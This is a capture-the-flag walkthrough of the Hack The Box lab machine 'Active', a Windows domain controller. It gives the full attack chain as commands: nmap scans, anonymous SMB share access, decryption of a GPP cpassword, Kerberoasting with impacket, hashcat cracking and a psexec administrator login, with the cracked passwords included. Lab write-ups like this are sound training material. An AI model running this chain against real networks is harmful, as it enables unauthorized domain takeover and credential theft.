
Reconnaissance
First thing first, we run a quick initial nmap scan to see which ports are open and which services are running on those ports.
target="10.10.10.100"

ports=$(sudo nmap -p- --min-rate=1000 -T4 $target | grep "^[0-9]" | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)

sudo nmap -p$ports -sC -sV $target -vvv
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: active.htb)
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 127
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: active.htb)
3269/tcp  open  tcpwrapped    syn-ack ttl 127
[...many more RPC ports...]
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1
We get back the following result showing that 17+ ports are open. nmap shows we are dealing with a Windows 2008 R2 system, that is typically an Active Directory Domain Controller.
Similarly, we run an nmap scan with the -sU flag enabled to run a UDP scan.
sudo nmap -Pn -sU --open -p- --min-rate 10000 $target
The only relevant additional port found here is:
- Port 123: running NTP v3
Enumeration
SMB
Given we likely are dealing with a DC, we can start off with SMB enumeration.
smbmap -H 10.10.10.100We get back the following result:

We have read access to the Replication share without authentication. Let’s try to login anonymously to view the files of the Replication share.
smbclient -N //10.10.10.100/Replication
Before navigating into this directory, we can leverage smbmap to recursively show the content of the directory.
smbmap -H "10.10.10.100" -r
smbmap -H "10.10.10.100" -r --depth 2
smbmap -H "10.10.10.100" -r --depth 3
For the ease of navigation we can download each file with smbclient:
smbclient '\\10.10.10.100\Replication' -N -c "prompt OFF;recurse ON;cd active.htb;lcd /home/kali/htb/active;mget *"Either way, we’ll notice an interesting file called Groups.xml in /Replication/active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Groups:
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
  <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="active.htb\SVC_TGS" image="2" changed="2018-07-18 20:46:06" uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}">
    <Properties action="U" newName="" fullName="" description="" cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ" changeLogon="0" noChange="1" neverExpires="1" acctDisabled="0" userName="active.htb\SVC_TGS"/>
  </User>
</Groups>
It has userName and cpassword fields.
GPP Passwords
Historically, system administrators often changed local workstation passwords through Group Policy Preferences (GPP).
However, even though GPP-stored passwords are encrypted with AES-256, the private key for the encryption has been posted on MSDN.
We can use this key to decrypt these encrypted passwords. In this case, we’ll use the gpp-decrypt ruby script in Kali Linux that decrypts a given GPP encrypted string:
gpp-decrypt "edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ"
More enumeration
Now that we have username and password for an AD user, we can perform more enumeration to search for other information.
smbmap -H "10.10.10.100" -u "SVC_TGS" -p "GPPstillStandingStrong2k18"
We can now access three more shares. Let’s give a shot of recursive listing:
smbmap -H "10.10.10.100" -u "SVC_TGS" -p "GPPstillStandingStrong2k18" -r
The Users share looks like the C:\Users\ Windows directory. Let’s try with smbclient to download:

smbclient '\\10.10.10.100\Users' -U active.htb/SVC_TGS%GPPstillStandingStrong2k18 -c "prompt OFF;recurse ON;lcd /home/kali/htb/active;mget *" As expected, we could download the home directory of SVC_TGS and getting its user.txt flag.
Exploitation - Kerberoasting
Since we’re working with Active Directory and using Kerberos as an authentication protocol, let’s try a technique known as Kerberoasting.
When you want to authenticate to some service using Kerberos, you contact the DC and tell it to which system service you want to authenticate. It encrypts a response to you with the service user’s password hash. You send that response to the service, which can decrypt it with its password, check who you are, and decide if it wants to let you in.
In a Kerberoasting attack, rather than sending the encrypted ticket from the DC to the service, you will use off-line brute force to crack the password associated with the service.
We can start by gathering a listing of SPNs in the domain. We need a set of valid credentials and the DC’s IP.
impacket-GetUserSPNs active.htb/SVC_TGS:GPPstillStandingStrong2k18 -dc-ip 10.10.10.100
We can now pull all TGS tickets for offline processing using the -request flag. The TGS tickets will be output in a format that can be readily provided to Hashcat or John the Ripper for offline password cracking attempts.
impacket-GetUserSPNs active.htb/SVC_TGS:GPPstillStandingStrong2k18 -dc-ip 10.10.10.100 -request
Crack TGS ticket offline. Hashcat hash mode 13100.
hashcat -m 13100 administrator_ticket /usr/share/wordlists/rockyou.txt
We get back the password!
Ticketmaster1968To login as the administrator, we’ll use another Impacket script known as psexec.py.
psexec.py active.htb/Administrator:Ticketmaster1968@10.10.10.100
As an alternative path, we could have used the Administrator credentials to download the content of the Users share. This time, we’d have downloaded also the C:\Users\Administrator\ directory content. Under /Desktop we’d have found the root.txt flag.
